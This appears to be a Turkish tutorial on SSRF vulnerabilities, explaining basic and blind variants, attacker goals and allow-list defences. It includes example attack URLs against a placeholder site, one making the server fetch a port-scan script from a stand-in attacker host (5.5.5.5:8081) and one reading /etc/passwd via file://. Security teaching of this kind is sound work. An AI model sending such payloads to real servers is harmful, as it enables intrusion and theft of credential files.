
SSRF

SSRF Zafiyeti Nedir?

SSRF (Server-Side Request Forgery), web uygulama açığıdır. Türkçeye "Sunucu Taraflı İstek Sahteciliği" olarak çevrilebilir. SSRF, bir sunucunun başka bir sunucuya kendi parametreleri aracılığıyla sorgu yapması sonucunda oluşan bir açıktır. Eğer sunucu bu isteği URL üzerinde görülebilecek bir şekilde yapıyorsa ve parametresi üzerindeki değer herhangi bir filtrelenmeden geçmiyorsa bu açık saldırgan tarafın sunucudan bilgi çalmak veya sunucuyu kötü bir amaca hizmet edecek hale getirmek için kullanılabilir.



İki tür SSRF açığı vardır:

1- **Temel SSRF:** Bu açık türünde saldırgan gönderdiği payload'ın sonucunu geri alır, yani saldırı döngüsünün tekrar saldırgana geri döner. Bu sayede saldırgan açıktan yararlanıp yararlanamayacağını, yaralanabilecekse ne düzeyde yararlanabileceğini daha kolay bir şekilde anlar. Bundan dolayı, bu tür hem istenilen iç veya dış bir sunucudan bilgi almak için hem de bu

sunuculardaki bir dosya veya klasöre istenilen verileri yazdırmak için kullanılır.

2- **Blind (Kör) SSRF:** Bu açık türünde saldırgan gönderdiği payload'ın sonucunu geri alamaz, saldırı döngüsü tekrar saldırgan dönmez. Bundan dolayı açıktan faydalap faydalanamayacağını anlayamaz. Ayrıca açığı kullanması sonucunda herhangi bir cevap almadığı için saldırgan, direkt olarak dosya okuma işlemleri de yapamaz. Fakat saldırganın açığı kullanmasının önünde herhangi bir engel yoksa saldırgan yeni veya varolan bir dosyaya yazma işlemi gerçekleştirebilir.

Saldırgan eğer bu açığı farkeder ve kullanabilirse sunucunun kontrolünü ele almak için birkaç farklı yöntem deneyebilir. Bunlardan bazıları:

1- Dışarıdaki sunucuların erişimine kapatılmış olan iç ağdaki sunucuları tarama ve saldırı,

2- Sunucuda içerisinde çalışan işlemleri görüntüleyerek sunucu ve bu işlemlerin üzerinde çalıştığı uygulamak hakkında bilgi toplamak,

3- Lokal ağda bulunulduğu sürece kullanıcı adı veya parola istemeyen host-based authentication hizmetlerinden faydalanarak kimlik doğrulama sistemlerini atlatma,

4- URL şemalarını (ftp://, dict://, file:// …) kullanarak sunucuya veya bağlantılı olduğu başka bir sunucuya istenilen işlemin yaptırılması,


5- Cloudflare gibi bir reverse proxy hizmeti kullanan sunucuların gerçek ip adresleri öğrenmek,

6- Güvenilir IP adresleri için oluşturulmuş white-list'leri atlatma,

7- XSS, RCE, LFI gibi saldırıların işini kolaylaştırmak veya etkisini arttırmak için kullanılabilir.

SSRF Saldırıları

Diyelim ki “www.hedefsite.com” adında bir site var. Ve bu site, bulunulan isteğe bağlı olarak “www.hedefsite.com/ssrf.php?site=$URL” URL’sini kullanarak bir bilgi getiriyor. Buradaki “$URL” denilen değişken siteye giren kullanıcıların bulunduğu isteğe bağlı. Mesela bir yemek tarifi istenmişse “https://www.hedefsite.com/ssrf.php?site=www.aciktim.com/patates-kizartmasi” bir URL görülüyor. Siteyi ziyaret eden kullanıcı, bilgi alınacak olan URL’yi görüyor ve düzenleyebiliyor. Buna bağlı olarak da eğer bilgi alınacak URL’lere karşı herhangi bir güvenlik önlemi alınmamışsa saldırgan siteyi ele geçirip kendi amacı için kullanabilir.



Saldırgan, bu siteye sızmak ve ardından bu siteyi ele geçirmek için birkaç yol deneyebilir. Bu saldırılardan birkaçı şu şekilde sıralanabilir:

1- Saldırgan, firewall tarafından kapatılmış bir portun açık olup olmadığını anlamak için PHP komutları ile bir port tarama script’i oluşturabilir. Saldırganın kendi IP’sinin “5.5.5.5” olduğunu ve 8081. port üzerinden bir http serverı yayınladığını düşünürsek “www.hedefsite.com/ssrf.php?site=http://5.5.5.5:8081/portscan.php” URL’sini kullanarak dışarıya kapatılmış portları tarayıp üzerlerinde hangi uygulamalar çalışıyor anlayabilir.

2- Saldırgan, sunucu üzerindeki bir dosyayı okumak için SSRF açığını kullanabilir. Örneğin, sunucu eğer Linux tabanlıysa bu sunucu üzerindeki kullanıcıları ve hatta bazen onların şifrelerinin hash değerlerini öğrenmek için "/etc/passwd" dosyası okunabilir. Eğer sunucu üzerinden web sitesini yayınlayan kullanıcı root kullanıcısı ise saldırgan "/etc/shadow" gibi daha gizli dosyaları da okuyabilir. Bu sayede kullanıcı hesapları hakkında büyük bilgilere sahip olunabilir. "www.hedefsite.com/ssrf.php?site=file:///etc/passwd" URL'si kullanıcı bilgilerini getirir.

3- Saldırgan, bu açık yardımı ile RCE (Remote Code Execution) atağını kullanabilir. Bu sayede, Apache gibi web sunucu programını yayınlayan kullanıcının yetkilerini kullnarak server içerisinde gezinebilir, sunucudaki gizli bilgilere erişebilir veya bu bilgileri silip şirkete maddi ve manevi hasar verebilir.

SSRF Zafiyetine Nasıl Önlem Alınır?

İlk yapılacak işlem kullanıcı verilerine %100 güvenmemek olmalıdır. Çünkü saldırgan da normal kullanıcı görüntüsü ile web sitesini ziyaret edecektir. Bundan dolayı site sahipleri güvenilir kabul ettikleri domain ve protokolleri bir white-list'e koymalı, kullanıcıların yazdığı ve white-list'in içinde olmayan tüm domain ve protokoller zaralı kabul edilmelidir.

Ayrıca yukarıda saldırganın host-based authentication hizmetinden yararlanan uygulamalara hiç zorlanmadan giriş yapılabildiği belirtilmişti. Bu uygulamaları daha güvenli hale getirmek için bu kimlik doğrulama sistemi kaldırılıp yerine kullanıcı adı/şifre yöntemi getirilebilir. Bu sayede saldırgan makineye sızsa bile bu uygulamaların giriş bilgilerini bilmediği için bu uygulamaları kullanarak herhangi bir hasara neden olamaz.

Bunun dışında black-list ve kullanıcı girdisini filtreleme yöntemleri de kullanılabilir fakat saldırganın bu gibi önlemleri atlatmak için çok fazla seçeneği olduğundan ve bu seçeneklerin hepsinin göz önünde bulundurulmasının imkanı olmadığından bu yöntemler pek sağlıklı sonuçlar vermeyecektir.